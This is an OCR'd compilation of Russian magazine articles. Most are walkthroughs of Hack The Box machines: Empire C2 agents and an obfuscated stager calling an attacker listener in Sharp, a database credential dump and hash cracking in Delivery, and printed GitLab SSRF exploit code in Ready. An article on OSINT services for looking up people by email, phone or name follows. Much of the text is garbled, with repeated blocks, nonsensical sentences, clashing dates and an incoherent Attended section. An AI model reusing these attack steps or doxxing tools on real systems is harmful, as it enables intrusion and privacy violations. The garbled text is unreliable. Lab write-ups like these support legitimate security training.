d-r-- BUILTIN\Administrators 11/20/2018 1:40:06 AM        Client
d----- BUILTIN\Administrators 11/20/2018 1:40:06 AM        packages
d----- BUILTIN\Administrators 11/20/2018 1:40:06 AM        Visual Studio Library
d----- BUILTIN\Administrators 11/20/2018 1:40:06 AM        Server
-a--- SHARP\Carb            11/20/2018 12:41:46 PM   2603 mt.dll
```

Загружаем его на локальный хост для изучения. В клиенте видим подключение на локальный порт 8889 (строка 11), после чего отправляются некоторые команды (строки 14–16).

Исходный код Client/Program.cs


В исходном коде этих команд находим еще одну — **InvokePowershell** (строка 51).

```
(Empire: RCTUDD) > ls C:\Users\Carb\Desktop\*
[*] Tasked RCTUDD to run TASK_CMD_WAIT
[*] Agent RCTUDD tasked with task ID 10
(Empire: RCTUDD) > ls
Mode  Owner                 LastWriteTime         Length Name
----  -----                 -------------         ------ ----
-a--- SHARP\Administrator   11/20/2018 1:40:10 AM   282 desktop.ini
-a--- SHARP\Carb            11/20/2018 1:40:10 AM    34 user.txt
(Empire: RCTUDD) > shell -c type C:\Users\Carb\Desktop\user.txt
[*] Tasked RCTUDD to run TASK_CMD_WAIT
[*] Agent RCTUDD tasked with task ID 11
(Empire: RCTUDD) > ls
[*] Listing for C:\Users\Administrator\*
[*] Tasked RCTUDD to run TASK_CMD_WAIT
[*] Agent RCTUDD tasked with task ID 12
(Empire: RCTUDD) > ls
Mode  Owner                 LastWriteTime         Length Name
----  -----                 -------------         ------ ----
d-r-- BUILTIN\Administrators 11/20/2018 1:40:06 AM        Desktop
d-r-- NT AUTHORITY\SYSTEM   11/20/2018 1:40:05 AM        My Pictures
d-r-- NT AUTHORITY\SYSTEM   11/20/2018 1:40:05 AM        My Videos
d-r-- NT AUTHORITY\SYSTEM   11/20/2018 1:40:05 AM        My Music
-a--- SHARP\Administrator   11/20/2018 1:40:10 AM   282 desktop.ini
```

Флаг пользователя

ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

Осмотрелись в пользовательском пространстве, в директории **Documents** находим проект **wcf**, написанный на C#.



Исходный код Client/Program.cs

Загружаем его на локальный хост для изучения. В клиенте видим подключение на локальный порт 8889 (строка 11), после чего отправляются некоторые команды (строки 14–16).

```
(Empire: RCTUDD) > download C:\Users\Carb\Documents\wcf\*
[*] Tasked RCTUDD to run TASK_DOWNLOAD
[*] Agent RCTUDD tasked with task ID 13
(Empire: RCTUDD) > ls
[*] Listing for C:\Users\Carb\Desktop\*
[*] Tasked RCTUDD to run TASK_CMD_WAIT
[*] Agent RCTUDD tasked with task ID 14
(Empire: RCTUDD) > ls
Mode  Owner                 LastWriteTime         Length Name
----  -----                 -------------         ------ ----
-a--- SHARP\Administrator   11/20/2018 1:40:10 AM   282 desktop.ini
-a--- SHARP\Carb            11/20/2018 1:40:10 AM    34 user.txt
(Empire: RCTUDD) > ls C:\Users\Administrator\*
[*] Tasked RCTUDD to run TASK_CMD_WAIT
[*] Agent RCTUDD tasked with task ID 15
(Empire: RCTUDD) > ls
Mode  Owner                 LastWriteTime         Length Name
----  -----                 -------------         ------ ----
d-r-- BUILTIN\Administrators 11/20/2018 1:40:06 AM        Desktop
d-r-- NT AUTHORITY\SYSTEM   11/20/2018 1:40:05 AM        My Pictures
d-r-- NT AUTHORITY\SYSTEM   11/20/2018 1:40:05 AM        My Videos
d-r-- NT AUTHORITY\SYSTEM   11/20/2018 1:40:05 AM        My Music
-a--- SHARP\Administrator   11/20/2018 1:40:10 AM   282 desktop.ini
```

Методы класса RemotingMethods

Из изучения исходного кода метода **InvokePowershell** уже в серверной части приложения становится понятно, что тут есть возможность выполнения команд PowerShell на удаленном хосте (строки 131–134).

```
(Empire: RCTUDD) > shell netstat -a
[*] Tasked RCTUDD to run TASK_CMD_WAIT
[*] Agent RCTUDD tasked with task ID 3
(Empire: RCTUDD) > ls
Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:135            Sharp:0                LISTENING
  TCP    0.0.0.0:445            Sharp:0                LISTENING
  TCP    0.0.0.0:5985           Sharp:0                LISTENING
  TCP    0.0.0.0:8888           Sharp:0                LISTENING
  TCP    0.0.0.0:49664          Sharp:0                LISTENING
  TCP    0.0.0.0:49665          Sharp:0                LISTENING
  TCP    0.0.0.0:49666          Sharp:0                LISTENING
```

Список открытых портов на локальном хосте

Давай добавим в код клиента еще одну команду — **InvokePowershell** (строка 17), что позволит уже знакомой нам командой запустить на сервер и выполнить еще один стейджер Empire. Так мы получим новую сессию — на этот раз администрируем.

```
(Empire: RCTUDD) > shell netstat -a
[*] Tasked RCTUDD to run TASK_CMD_WAIT
[*] Agent RCTUDD tasked with task ID 3
(Empire: RCTUDD) > ls
Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:135            Sharp:0                LISTENING
  TCP    0.0.0.0:445            Sharp:0                LISTENING
  TCP    0.0.0.0:5985           Sharp:0                LISTENING
  TCP    0.0.0.0:8888           Sharp:0                LISTENING
  TCP    0.0.0.0:49664          Sharp:0                LISTENING
  TCP    0.0.0.0:49665          Sharp:0                LISTENING
  TCP    0.0.0.0:49666          Sharp:0                LISTENING
```

Список открытых портов на локальном хосте

Осталось создать новый листенер и стейджер PowerShell Empire.

```
uselistener
set Name [имя листенера]
set Host [IP-адрес]
set Port [порт]
execute

usestager window/launcher_bat
set Listener [имя листенера]
set OutFile [файл для сохранения]
set Obfuscate True
execute
```

```
(Empire: RCTUDD) > uselistener http
(Empire: listener/http) > set Name chucksdn
(Empire: listener/http) > set Host http://10.10.14.73
(Empire: listener/http) > set Port 80
(Empire: listener/http) > execute
[*] Starting listener 'chucksdn'
[+] Listener successfully started.
(Empire: listener/http) > back
(Empire) > usestager window/launcher_bat
(Empire: stager/window/launcher_bat) > set Listener chucksdn
(Empire: stager/window/launcher_bat) > set OutFile /home/ctf/tmp/psi.bat
(Empire: stager/window/launcher_bat) > set Obfuscate True
(Empire: stager/window/launcher_bat) > execute
[*] Stager output written out to: /home/ctf/tmp/psi.bat

(Empire: stager/window/launcher_bat) > back
(Empire) > ls
```

Создание нового листенера и генерация стейджера PowerShell Empire

Когда все готово, компилируем измененный код клиента (я это делал в Visual Studio 2019) и командой **upload** фреймворка Empire загружаем итоговый исполняемый файл на удаленный хост, после чего просто выполняем.

```
(Empire: RCTUDD) > shell -c dir/list.exe
[*] Tasked RCTUDD to run TASK_CMD_WAIT
[*] Agent RCTUDD tasked with task ID 16
(Empire: RCTUDD) > ls
[*] Listing for C:\Windows\Tasks\*
[*] Tasked RCTUDD to run TASK_CMD_WAIT
[*] Agent RCTUDD tasked with task ID 17
(Empire: RCTUDD) > ls
[*] Initial agent RCTUDD from 10.10.10.219 now active (Slack)
[*] Sending agent (stage 2) to RCTUDD at 10.10.10.219

(Empire: RCTUDD) > ls
[*] Active agents:
  Name    La Internal IP   Machine Name   Username        Process   PID   Delay
  ----    -- -----------   ------------   --------        -------   ---   -----
  RCTUDD  ps 10.10.10.219  SHARP          SHARP\Carb      powershell  2976  5/0.4
  DSTNJP  ps 10.10.10.219  SHARP          SHARP\Carb      powershell  3176  5/0.4
```

Выполнение измененного клиента и получение нового агента Empire

В окне Empire сразу создается новый агент, но уже привилегированный (о чем нам говорит звездочка перед именем учетной записи).

```
(Empire: RCTUDD) > shell -c type C:\Users\Administrator\Desktop\root.txt
[*] Tasked RCTUDD to run TASK_CMD_WAIT
[*] Agent RCTUDD tasked with task ID 4
(Empire: RCTUDD) > ls
[*] Listing for C:\Users\Administrator\Desktop\*
[*] Tasked RCTUDD to run TASK_CMD_WAIT
[*] Agent RCTUDD tasked with task ID 5
(Empire: RCTUDD) > ls
Mode  Owner                 LastWriteTime         Length Name
----  -----                 -------------         ------ ----
-a--- BUILTIN\Administrators 11/20/2018 1:40:06 AM   282 desktop.ini
-a--- SHARP\Administrator   11/20/2018 1:40:10 AM    34 root.txt
```

Флаг администратора

Мы захватили машину и имеем над ней полный контроль.

HTB DELIVERY

КРАДЕМ ДАННЫЕ ЧАТА MATTERMOST
И ПРИМЕНЯЕМ ПРАВИЛА HASHCAT

Raffaele
hackthebox@gmail.com

Сегодня нам предстоит прохождение легкой машины под названием Delivery с платформы Hack The Box. Мы попрыскиваемся в базовых техниках взлома, получаем доступ к Mattermost с помощью Support Ticket System, а потом будем ломать пароль, задавая кастомные правила в hashcat.

WARNING

Подключаться к машине с HTB рекомендуется только через VPN. Не делай этого с компьютером, где есть важные для тебя данные, так как ты рискуешь в общий сети с другими участниками.

РАЗВЕДКА

Сканирование портов

Играрс Delivery — 10.10.10.222, а добавлю его в `/etc/hosts`, чтобы можно было обращаться к нему по имени. Сперва, которую ничего добавить в файл, будет выгодно всё так:

```
10.10.10.222    delivery.htb
```

Либо этим начинается со сканирования открытых на хосте портов. Это нужно, чтобы знать, какие службы отвешаются на наш запрос, а соответственно, работают на данном хосте. Исходя из этой информации, мы сможем выбрать путь для получения точки входа и закрепления на хосте.

В это деле с помощью сканерщика сперанта сперта, который использует утилиту Nmap. Он применяет один аргумент — адрес сканируемого хоста. Сначала сюрит проверяет, доступен ли данный хостинг. Затем, в зависимости от ответа, порты сканируются с использованием различных скриптов для Nmap:

```
#!/bin/bash
port=$(nmap -p- --min-rate=1000 $1 | grep [0-9] | cut -d '/' -f 1
tr '\n' ',' | sed s/,//)
nmap -p$port -A $1
```

Процесс работы скрипта

Так в обнаружен три открытых порта:

- порт 22 — служба SSH;
- порт 80 — веб-сервер nginx 1.14.2;
- порт 8065 — веб-сервер, на ноже не установлено какой

SSH в начале сканирования мазы прогнать нет смысла: там нужен пароль, а у нас его нет. Перебирать логины и пароли (то есть брутфорсить учетные данные) при решении задачи — последний шаг. Исходя из этой информации, мы начинаем есть более результативный метод добычи учетки.

Поэтому сканирование фаерфокс и заходим на сайт номер один, то есть тот, что работает на 80 и порте. Нам нужно не только искать потенциальные точки входа и уязвимости, но и собирать все сопутствующие информацию: имена пользователей, версии ПО, то которым работает сайт, и так далее.

Главная страница сайта сразу прет нашает нас: перейти в раздел Contact Us. Там мы находим для сайтика.

Страница Contact Us

Сканирование веба

Перед стрелка, обнаруженная как HelpDesk, дает нам новый поддомен `helpdesk.delivery.htb`. Нужно добавить его в файлик `/etc/hosts` Тут нет адекватного поддомена, исходящего на плетах.

```
10.10.10.222    helpdesk.delivery.htb
```

Главная страница Helpdesk Delivery.htb

Это приемочка, которое собирает и отслеживает все обращения в службу поддержки из разных источников, к примеру по телефону или по электронной почте. Независимо от способа обращения запрос будет зарегистрирован в единой системе. При каждом новом обращении создается заявка, а на электронную почту клиента отсылается уведомление. Доступ к такой системе можно использовать для получения точки входа.

Которая сложна, с частью сложности мы сумеем, пожмодит на тот самый неизвестный порт 8065, о котором мы сказали на старом сканировании. Там нас сразу встречает форма авторизации Mattermost с возможностью регистрации и восстановления пароля:

Форма авторизации Mattermost

Mattermost — это интерактивный онлайновый чат с открытым исходным кодом, с возможностью обмена файлами, своим поиском и интеграциями. Он разработан как внутренний чат для организаций и в основном пользуется для коммуникации внутреннего типа и Microsoft Teams. Запомни дело, что я такому чату, мы сможем узнать полезную информацию и получить сохраненные там файлы.

ТОЧКА ВХОДА

При регистрации у нас запрашивает адрес электронной почты для подтверждения регистрации. Поэтому мы не можем использовать существующий адрес.

Поскольку мы уже знаем о существовании системы заявок, стоит попробовать использовать. Благо нам доступны опции создания заявки и проверки на статус. Переходим на вкладку Open в New Ticket в системе заявок и заполняем информацию. Для поиска данных адреса электронной почты почтенно же, несущественно, мы использовали, а также описание своей проблемы (любой текст).

После этого нужно ввести информационное письмо с номером заявки. Но это более важно, для дополнения информации по заявке нам дает адрес электронной почты:

Форма оформления новой заявки

Подтверждение создания и принятия заявки

Так как при просмотре статуса тикета отображается история обращений, мы можем использовать почту как адрес электронной почты при регистрации. Тогда в заявке мы сможем увидеть приглашение на данный адрес сюлку для подтверждения регистрации. Давай так и сделаем: регистрируемся в Mattermost, а затем получаем статус заявки.

Форма регистрации Mattermost

Страница статуса тикета в HelpDesk

Форма регистрации Mattermost

Форма регистрации Mattermost

Сообщение об успешной регистрации

ЗАКРЕПЛЕНИЕ

Смотрим доступные сообщения и среди них находим учетные данные для сервера. С найденными учетными данными успешно подключаемся к хосту по SSH:

Подключение к localhost

Так мы получили флаг пользователя:

```
maildeliverer@delivery:~$ cat /home/maildeliverer/user.txt
a0a0a0a0a0a0a0a0a0a0a0a0a0a0a0
```

Флаг пользователя

ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

Дампинг учетных данных

Так как мы хостим доменное веб-сервер, а на нем работает как целое веб-приложение, первое наше действие — попробовать получить какие-либо учетные данные пользователей этого приложения. Вероятно, что эти учетные данные подходят и для локальных пользователей тоже. Обычно такие данные хранятся либо в конфигах, либо в базе данных. Мигрируем архив учетных данных в домашнем каталоге для данных MySQL, а учетные данные подключения будут находиться в файле конфигурации **/opt/mattermost/config/config.json** и разделе **SqlSettings** по ключу **DataSource**

```
maildeliverer@delivery:~$ cat /opt/mattermost/config/config.json | grep -A5 SqlSettings
    "SqlSettings": {
        "DriverName": "mysql",
        "DataSource": "mmuser:mostest@tcp(127.0.0.1:3306)/mattermost?writeTimeout=30s&charset=utf8mb4,utf8&multiStatements=true",
        "DataSourceReplicas": [],
        "DataSourceSearchReplicas": [],
        "MaxIdleConns": 20,
        "ConnMaxLifetimeMilliseconds": 3600000,
        "MaxOpenConns": 300,
        "Trace": false,
        "AtRestEncryptKey": "",
        "QueryTimeout": 30,
        "DisableDatabaseSearch": false,
        "MigrationIdleTimeoutSeconds": 300,
        "InitialConnectIdleTimeoutSeconds": 10,
        "ReplicaLagSettings": null,
        "ReplicaMonitorIntervalSeconds": 5,
        "DisableReplicaMonitor": false,
        "ReplicaLagThreshold": null,
        "SearchReplicaLagThreshold": null
maildeliverer@delivery:~$
```

Учетные данные для сервера в файле Mattermost

Подключимся к локальной СУБД с найденными учетными данными. Нас будет интересовать таблица **Users** из базы данных **mattermost**.

```
mysql -u mmuser -pCrack_The_MM_Admin_PW

show databases;
use mattermost;
show tables;
select * from Users;
```


Учетные данные для сервера и хоста

В этой таблице много полей, но нам интересны **Username** и **Password**, поэтому повторим выборку только этих столбцов:

```
select Username,Password from Users;
```


Хешы всех пользователей Mattermost

Правила hashcat

Среди обнаруженных пользователей значится и пользователь **root**. Смотрим его собственно в хеш и выясняем, что его пароль основан на стоке **PleaseSubscribe!** И если мы такой формат в нашем словаре, мы можем использовать правила hashcat для получения пароля.

```
root@delivery: /home/maildeliverer
root:$2a$10$VM6zfbRMRQb1.ZMJ5yESCOeaqaXqXwJ0rCRkM4kdW.cSSGhJn1ZCm:PleaseSubscribe!
```

Хешы root и его пароль

На GitHub можно найти много разных файлов-правил, мне понес проект Optimized-hashcat-Rules. Стандартным по данному правилу новый стиоке паролей, основанный на строке **PleaseSubscribe!**, а затем перебрасы ещё пуга по этому словарю при помощи знаменитого перебрасыча пароля John the Ripper:

```
root@delivery: /home/maildeliverer
root@delivery:~# hashcat -r /tools/OneRuleToRuleThemAll.
rule --stdout > wordlist2.txt
john --wordlist=wordlist2.txt root.hash
root@delivery: /home/maildeliverer
root@delivery:~# hashcat -r /tools/OneRuleToRuleThemAll.
rule --stdout > wordlist2.txt
john --wordlist=wordlist2.txt root.hash
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
PleaseSubscribe!21 (root)
1g 0:00:00:00 DONE (2020-04-12 07:00) 1.111g/s 1000p/s 1000c/s 1000C/s
Use the "--show --format=bcrypt" options to display all of the cracked passwords reliably
Session completed
root@delivery: /home/maildeliverer
root@delivery:~#

Хешы root и его пароль

Пароль найден, и его можно использовать для получения рута.

```
root@delivery: /home/maildeliverer
root@delivery:~# cat /root/root.txt
b0b0b0b0b0b0b0b0b0b0b0b0b0b0b0
root@delivery: /home/maildeliverer
root@delivery:~#
```

Флаг root

Машина завершена
```

HTB READY

Ready
10
LINUX
EXPLOITED
EASY
Release: 31 Dec 2016
Retired: 10 Dec 2016

Author
Ippsec

ЭКСПЛУАТИРУЕМ ДЫРУ В GITLAB
И ОСВЕДОМЛЯЕМСЯ ПОСЛЕ!

В этой статье мы разберем целую цепочку эксплоитов, которая раз! нам выполнение произвольного кода в GitLab — популярном опенсорсном аналоге GitHub. Затем устроим побег из контейнера Docker, чтобы получить контроль над хостом. Все это — на примере решения машины Ready с площадки Hack The Box. Поехали!

WARNING

Только перед тем, как приступить к ПТ, рекомендуется ознакомиться с правилами

Ни при каких обстоятельствах не рекомендуется использовать полученные знания для взлома, если на это вы не получили разрешение от владельца ресурса.

Ни редакция, ни автор статьи не несут ответственности за последствия, которые могут возникнуть из-за ваших действий.

РАЗВЕДКА

Сканирование портов

Адрес машины — 10.10.10.202. Сначала надаем его в /etc/hosts, чтобы писать меньше:

```
10.10.10.202    ready.htb
```

Итаемно, сканируем порты и поиском интересных мест:

```
#!/bin/sh
ports=$(nmap -p-sS --min-rate=5000 $1 | grep '[0-9]' | cut -d '/' -f 1 )
for port in $ports; do
nmap -Sports -sV $1;
```

Видим два открытых порта: 22 (openSS SSH v 5.9p1 (ubi-linux) type) и 5080 (web-server nginx). На 5080 нас перенаправляет сервер на gitlab.ready.htb, поэтому добавляем данный поддомен нашему к гаме. Скачиваем, запускаем веб-сервер, любуемся предсказуемым GitLab 11.3.4 community edition. Для начала нужно найти способ, как сделать аккаунт или получить доступ к системе.

GitLab — это системы управления репозиториями кода на основе Git. Разработчики могут использовать для совместной работы и отслеживания ошибок. Отличная штука, но, как и в любом полезном проекте, в нем время от времени находятся дыры. Наша цель сейчас — узнать, какие версии на нас идут.

ТОЧКА ВХОДА

На странице GitLab нажимаем версию продукта — 11.4.7.

Вполне вероятно, что для такого полуторного продукта в Exploit DB найдется пара-тройка эксплоитов. Ищем, скачиваем, запускаем. Но сначала — пара слов о принципе работы эксплоитов, чтобы потом мы могли полностью написать новый **searchsploit**

```
searchsploit gitlab 11.4.7
searchsploit -j ruby/webapps/49334.py
```

INFO

Не эксплуатируем уязвимости в GitLab напрямую, чтобы исключить возможные сложности, которые могут возникнуть из-за ваших действий на реальном проекте. Вместо этого мы будем использовать уязвимости в GitLab, которые уже были найдены и исправлены, а возможность, в отличие от стандартных, обычно можно сделать на стандартных версиях GitLab. Также мы будем использовать уязвимости и по другим ресурсам — в поисках свежей информации ищем новые уязвимости и подробные инструкции.

Так как уязвимости обычно эксплоитят кодом, который представляет уязвимости новые версии ПО. Также поиск по идентификатору CVE (CVE-2018-19585) в Google дает данные обновленных уязвимостей информационной безопасности (CVE).

INFO

CVE (Common Vulnerabilities and Exposures) — международный стандарт для обмена информацией о уязвимостях компьютерных систем. Каждой уязвимости присваивается уникальный идентификатор CVE, который выглядит как CVE-YYYY-NNNN, где YYYY — год, а NNNN — порядковый номер.

ЗАКРЕПЛЕНИЕ

Найденный нами эксплоит использует уязвимость уязвимостей. Сначала идет обычный блок кода, авторизующий нашего клиента:


```
# Authenticate
session = requests.Session()
login = session.get('{}/users/sign_in'.format(target_url))
login_page = BeautifulSoup(login.text, 'lib')
authenticity_token = login_page.find('input', {'name': 'authenticity_token'})['value']
print("[+] Retrieved authenticity_token: {}".format(authenticity_token))
login_data = {'utf8': '\u2713', 'authenticity_token': authenticity_token, 'user[login]': '{}'.format(username), 'user[password]': '{}'.format(password), 'user[remember_me]': '0', 'commit': 'Sign in'}
session.post('{}/users/sign_in'.format(target_url), data=login_data, allow_redirects=True)
print("[+] Logged in as {}:{}".format(username,password))
```

Затем эксплоитер использует уязвимость SSRF в функции создания клиента проекта для импорта репозиториев по URL. Это позволяет нам обращаться к любым серверам Redis, которые работают на порте 6379. Так как при этом нам нужно использовать кэш на сервере Redis, мы обходим использование стандартных адресов IPv6 [0:0:0:0:0:FFFF:127.0.0.1]:6379:

```
# Import project
print("[+] Importing project")
import_data = {'utf8': '\u2713', 'authenticity_token': authenticity_token, 'namespace_id': '{}'.format(namespace_id), 'path': '{}'.format(project_name), 'import_type': 'gitlab_project', 'namespace': '{}'.format(namespace_name), 'project_name': '{}'.format(project_name), 'project_path': '{}'.format(project_name), 'project_import_data_path': '{}'.format(import_data_path), 'project_import_data_name': '{}'.format(import_data_name), 'project[import_url]': 'http://0:0:0:0:0:FFFF:127.0.0.1:6379/{}:{}:{}:
```

HTB ATTENDED

И ЖЕЛТУЧ КОМАНДЫ В VM И РАСКРУЧИВАЕМ БИНАРНУЮ УЯЗВИМОСТЬ С ПОМОЩЬЮ ROP-ЦЕПОЧЕК



Александр Орлов

В этой статье мы разберем опасную эксплуатацию уязвимостей в редакторе Vim и несколько способов эксфильтрации данных за пределы изолированных сетевых фигурации SSH. В качестве машины для отработки мы выбрали Attended с платформы Hack The Box. Мы научимся и как разделаться с Python-кодом, который мы сможем использовать для взлома Attended. Итак, начнем!

WARNING

**Статья написана с целью ознакомления с материалом, а также чтобы PTS. Не дай этого совершать, где есть вероятность для чтобы ознаки. Так как за что-нибудь в сбой сбой сбой

HTB ATTENDED

ОБЕЕЗЬЯНА, ОТКУДА ТЫ ЗНАЕШЬ ПРО ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ ЧЕРЕЗ ОБЕЗЬЯНУ

Автор: Ivan Chelyabinsk

ПРОДВИЖЕНИЕ

Начнем с разведки на машину. Сразу обращаем внимание на голосовой сервис, с которым есть домашнее задание. А также стандартно, что доступен `sharp`(:80) и `ssh`(:22). Но для начала, что на `:80`:

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-12 19:00 EDT
Nmap scan report for 10.129.234.165
Host is up (0.0400s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
Service Info: Host: 127.0.0.1; OS: Linux; CPU: x86_64
```

Это фреймворк для голосового ввода. Сервер создается сразу при старте `sharp`, а доступ к нему открывается по `/socket.io/socket.io.js`. Также в `/socket.io/socket.io.js` есть `/socket.io/socket.io.msgpack.js`. Попробуем:

```
curl -s -o /dev/null -w "%{http_code}" http://10.129.234.165/socket.io/socket.io.msgpack.js
200
```

Отсюда мы можем перейти на запись в домашнее задание `sharp`, которое генерит сервер `Freeness`, и создать файл сервиса для доступа к `ssh`-ключу. Сервер `Freeness` слушает `:5000`, но доступ к нему открывается через `/socket.io/socket.io.msgpack.js`. Попробуем `Freeness`.

В этом случае мы генерим запись в домашнее задание `sharp`, которая генерит сервер `Freeness`, и создаем файл сервиса для доступа к `ssh`-ключу. Теперь нам нужно `Freeness` сделать `sudo -l`. Для этого нужно сделать `systemctl restart Freeness`. Для этого нужно `sudo -l`. Но `sudo -l` есть только у `www-data`. Нужно `www-data

OSINT ПО-РУССКИ

ВЫБИРАЕМ МОЩНЫЕ И БЕСПЛАТНЫЕ СЕРВИСЫ ДЛЯ ПРОБИВА И КОНКУРЕНТНОЙ РАЗВЕДКИ

Михаил Чепкин
localhost412@mail.ru

Скандалы, связанные с утечкой или пробивом данных, случаются регулярно. И если подкупать сотрудника банка, чтобы тот выдал нужную информацию, однозначно зло, то по открытым для всех источникам искать пока можно. Сегодня мы рассмотрим пару десятков сервисов, которые позволяют собрать информацию о человеке, не платя за это и (в общем случае) не нарушая закон.

OSINT (Open Source INTelligence) — это разведка по открытым источникам, то есть поиск информации о человеке или организации по базам данных, которые доступны всем. Этим занимаются как специальные организации и службы, так и компании (чтобы проверить сотрудников или узнать больше о конкурентах) и просто люди, когда хотят получше узнать, с кем они общаются в интернете и не окажется ли «серцеед888» маньяком-убийцей.

Мы собрали список сервисов, которые помогут в этом. Упор сделан на сайты, ориентированные на РФ, поскольку в разных странах форматы данных отличаются и это затрудняет поиск.


WARNING

Несанкционированный сбор персональной информации – это нарушение закона «О персональных данных» и других законов РФ. Также подобные действия могут образовать состав преступления по статье 137 УК РФ «Нарушение неприкосновенности частной жизни». Ни автор, ни редакция не несут ответственности за любые последствия использования приведенных в этой публикации сведений. Вся информация представлена исключительно ради информирования читателя.

Надеемся, эта подборка позволит читателю накопать много полезной информации, а возможно, даже избежать проблем. Однако, если у тебя возникнут сомнения в законности твоих действий, помни, что никогда не поздно прекратить. В любом случае ты действуешь на свой страх и риск.


ПОИСК ПО EMAIL

Emailsherlock.com — автоматический поиск по email-адресу. Найдет, к каким сайтам привязан адрес почты.



Проверка по нескольким почтам дала не так много результатов, как хотелось бы. Поиск ограничен только самыми популярными сайтами (соцсети). Еще из минусов – сайт по-черному пиарит сторонние сервисы, не все из которых даже живы, но почти все просят денег.

Emailrep.io находит, на каких сайтах зарегистрированы аккаунты, использующие определенную почту.



Дополнительно на основе проверки по спам-базам, а также базам вредоносной активности сервис проверяет репутацию аккаунта: в частности, не попадался ли он в утечках.

Продолжение статьи →

OSINT ПО-РУССКИ

ВЫБИРАЕМ МОЩНЫЕ И БЕСПЛАТНЫЕ СЕРВИСЫ ДЛЯ ПРОБИВА И КОНКУРЕНТНОЙ РАЗВЕДКИ

ПОИСК ПО НИКНЕЙМУ

Часто поиск по email не дает много результатов. В таких случаях стоит поискать по никнейму (часть до @) — обычно информации становится в разы больше.

WhatsMyName — это не просто сервис, а целый комбайн, который ищет по 280 сервисам!


WhatsMyName Enumeration
Total Sites: 280
Total Cases: 1
Sites Found: 0
Sites Not Found: 280
Sites Unknown: 0
Sites Blocked: 0
Sites Invalid: 0
Sites Filtered: 0
Sites Ignored: 0
Sites Not Checked: 0
Total Time: 0.00 seconds
Average Time: 0.00 seconds
Sites Per Second: 0.00
Sites Per Minute: 0.00
Sites Per Hour: 0.00
Sites Per Day: 0.00
Sites Per Week: 0.00
Sites Per Month: 0.00
Sites Per Year: 0.00
Sites Per Decade: 0.00
Sites Per Century: 0.00
Sites Per Millennium: 0.00
Sites Per Eon: 0.00
Sites Per Epoch: 0.00
Sites Per Era: 0.00
Sites Per Period: 0.00
Sites Per Age: 0.00
Sites Per Generation: 0.00
Sites Per Lifetime: 0.00
Sites Per Year: 0.00
Sites Per Month: 0.00
Sites Per Week: 0.00
Sites Per Day: 0.00
Sites Per Hour: 0.00
Sites Per Minute: 0.00
Sites Per Second

OSINT ПО-РУССКИ

ВЫБИРАЕМ МОЩНЫЕ И БЕСПЛАТНЫЕ СЕРВИСЫ ДЛЯ ПРОБИВА И КОНКУРЕНТНОЙ РАЗВЕДКИ


ПОИСК ПО НОМЕРУ ТЕЛЕФОНА

SpravkaRU.Net — весьма объемный телефонный справочник, который может искать также по ФИО.



К сожалению, домашними телефонами уже мало кто пользуется, а телефонные справочники по большей части ориентированы именно на них. Поэтому объемы информации не такие уж впечатляющие.

Microsoft позволяет проверять привязку номера к аккаунту на сайте **account.live.com**. Этим можно пользоваться!



Email2phonenumber собирает данные со страниц восстановления аккаунта во множестве сервисов и находит номер телефона.


Помимо этого, утилита может генерировать список номеров и перебирать сервисы на наличие номера телефона (где он указан в профиле).

Бот **last4mailbot** найдет последние четыре цифры номера телефона клиента Сбербанка.

Поиск производится исключительно по email. Проверка нескольких почт, заведомо привязанных к Сбербанку, показала, что бот действительно выдает верные данные.


ПОИСК ПО ФИО

Vk-express умеет ~~взламывать~~ просматривать за аккаунтом ВК. После добавления в базу сайта ссылки на профиль тот будет отслеживать доступные аватарки, лайки, комментарии, друзей, группы и прочее.




Также ищет скрытых друзей и комментарии пользователя.

